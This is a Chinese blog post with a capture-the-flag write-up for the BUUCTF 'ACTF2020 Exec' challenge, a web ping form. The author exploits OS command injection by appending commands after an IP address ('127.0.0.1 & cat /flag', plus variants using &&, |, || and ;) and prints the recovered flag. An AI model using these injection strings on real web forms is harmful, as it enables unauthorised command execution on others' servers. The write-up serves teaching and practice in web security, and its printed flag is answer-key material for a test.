

# BUUCTF:[ACTF2020 新生赛]Exec

原创

[F10NAF11pp3d](#)



于 2021-01-04 19:48:30 发布



110




收藏

分类专栏: [BUUCTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/m0\\_46481239/article/details/112196971](https://blog.csdn.net/m0_46481239/article/details/112196971)

版权



[BUUCTF 专栏收录该内容](#)

24 篇文章 1 订阅

订阅专栏

# PING

请输入需要ping的地址

PING

[https://blog.csdn.net/m0\\_46481239](https://blog.csdn.net/m0_46481239)

一个ping界面  
ping着试一下

# PING

请输入需要ping的地址

PING

PING 127.0.0.1 (127.0.0.1): 56 data bytes

[https://blog.csdn.net/m0\\_46481239](https://blog.csdn.net/m0_46481239)

输出了数据  
直接执行调用系统命令，利用cat看看存不存在flag目录

```
127.0.0.1 & cat /flag
```

# PING

```
127.0.0.1 & cat /flag|
```

```
PING
```

```
flag{56c41bba-bf5d-41c6-8db8-69519474d9a5}  
PING 127.0.0.1 (127.0.0.1): 56 data bytes
```

[https://blog.csdn.net/m0\\_46481239](https://blog.csdn.net/m0_46481239)

直接就出来了

其余几种写法也行：

```
127.0.0.1 && cat /flag
```

```
127.0.0.1 | cat /flag
```

```
127.0.0.1 || cat /flag
```

```
127.0.0.1 ; cat /flag
```

前面的地址可随便填写，只要让系统执行到后面的cat /flag 读取出来就行